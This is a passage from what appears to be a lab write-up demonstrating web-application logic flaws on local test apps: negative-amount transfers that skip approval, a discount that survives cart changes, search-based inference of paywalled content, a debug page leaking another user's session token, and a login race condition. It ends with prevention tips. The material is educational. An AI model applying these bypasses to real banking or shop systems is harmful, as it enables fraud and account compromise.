
Browser:



ERP Funds Transfer

[Login](#)


When clicked on "Login":




Login as Finance User

Login


Again,



Step1: (Goal: Normal test)




When clicked on “Transfer” button:




Transfer requires manager approval!

Clearly, Protection works for positive numbers.

Step2: (Goal: bypassing)



When did:



Transfer 20,000 from A → B. WITHOUT approval.

Balances become:

Account A: 30000

Account B: 30000

We bypassed anti-fraud protection.

Example7: Cheating on Bulk Discounts

Browser:




Software Store

[View Products](#)

[View Cart](#)

Step1: (Goal: Normal behaviour)



Products

antivirus - \$100 [Add](#)

firewall - \$80 [Add](#)

antispam - \$60 [Add](#)

vpn - \$120 [Add](#)

[View Cart](#)

Add the first three, then visit the View Cart:




Your Cart

antispam - \$45.00 [Remove](#)

antivirus - \$75.00 [Remove](#)

firewall - \$60.00 [Remove](#)

Total: \$180.00


 Bulk Discount Applied! (25%)

[Continue Shopping](#)

Clearly, Discount applied.

Step2: (Goal: To cheat)

Remove any two of them from the cart:



Original price was \$80. We still have 25% discount. System did NOT recalculate.

Example8: Abusing a Search Function


Browser:



FinNews Pro

[Subscribe](#)

Step1: (Goal: Broad Search) Search: Wahh Consulting



2 matches found

Wahh Consulting - Press Release 08-03-2007

[Subscribe to view full content](#)


Wahh Consulting - Annual Results 2006

[Subscribe to view full content](#)

[Back](#)

We are NOT subscribed. We see titles but no content.

Step2: (Goal: Try Narrowing) Search: Wahh Consulting takeover




0 matches found

[Back](#)

We just learned: One article contains the word “takeover”.

Step3: (Goal: Refine further) Search: Wahh Consulting takeover NGS



0 matches found

[Back](#)

Step4: (Goal: Test Different Outcomes)


Search: Wahh Consulting takeover cancelled -> 0 matches

Search: Wahh Consulting takeover completed -> 0 matches

Without subscribing, we just reconstructed: Wahh Consulting completed takeover of NGS, is not present.

Example9: Snarfing Debug Messages

Browser1:



QuickBank Login

Username:

Password:

Browser2:




A screenshot of a web browser window. The address bar shows '127.0.0.1:5000'. Below the address bar, there are icons for 'Import favorites' and 'Acer'. The main content area displays 'QuickBank Login' in a large, bold, black serif font. Below this, there are two input fields: 'Username:' and 'Password:'. A 'Login' button is positioned below the password field.

Step1: (Goal: Login)

- Browser 1 → Login as alice
- Browser 2 → Login as bob

Browser1:



Welcome alice

[Make Transfer](#)
[Logout](#)

Browser 2:




Welcome bob

[Make Transfer](#)
[Logout](#)

Step2: (Goal: Alice Triggers an Error)

In Browser 1 (Alice):

Go to: Transfer Money



Transfer Money

Amount:

Try to transfer the money '5000'.



System Error

User: alice

Session Token: 1a4814d3-dc73-4c1f-a3c6-dc16c26857d0

URL: http://127.0.0.1:5000/transfer

Parameters: {'amount': '5000'}

Error: Transfer limit exceeded

This triggers the artificial bug.

We get redirected to: /error

You'll see:

- Alice's username
- Alice's session token
- Alice's parameters
- Error message

So far, this seems normal.

Step3: (Goal: Bob Steals Alice's Debug Info)

In Browser 2 (Bob): Without triggering any error, manually go to:

<http://127.0.0.1:5000/error>




Bob now sees:

- Alice's username
- Alice's session token
- Alice's transfer details

This is cross-user data leakage.

Example10: Racing against the Login

Browser:



Race condition:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS E:\Tounderstnad\SafeBank Online> python .\race_test.py
bob sees page:

<h1>Welcome bob</h1>
<p>Balance: $9000</p>
<a href="/logout">Logout</a>

-----
alice sees page:

<h1>Welcome bob</h1>
<p>Balance: $9000</p>
<a href="/logout">Logout</a>

-----
bob sees page:

<h1>Welcome bob</h1>
<p>Balance: $9000</p>
<a href="/logout">Logout</a>

bob sees page:
alice sees page:

<h1>Welcome bob</h1>
<p>Balance: $9000</p>
<a href="/logout">Logout</a>
-----

<h1>Welcome bob</h1>
<p>Balance: $9000</p>
<a href="/logout">Logout</a>
-----

<h1>Welcome bob</h1>
<p>Balance: $9000</p>
<a href="/logout">Logout</a>
```

Avoiding Logic Flaws:

Logic flaws are prevented by:

- Clear documentation
- Strict session-based identity
- No shared mutable state
- Careful state transitions
- Defensive design reviews
- Lateral thinking during code review

--The End--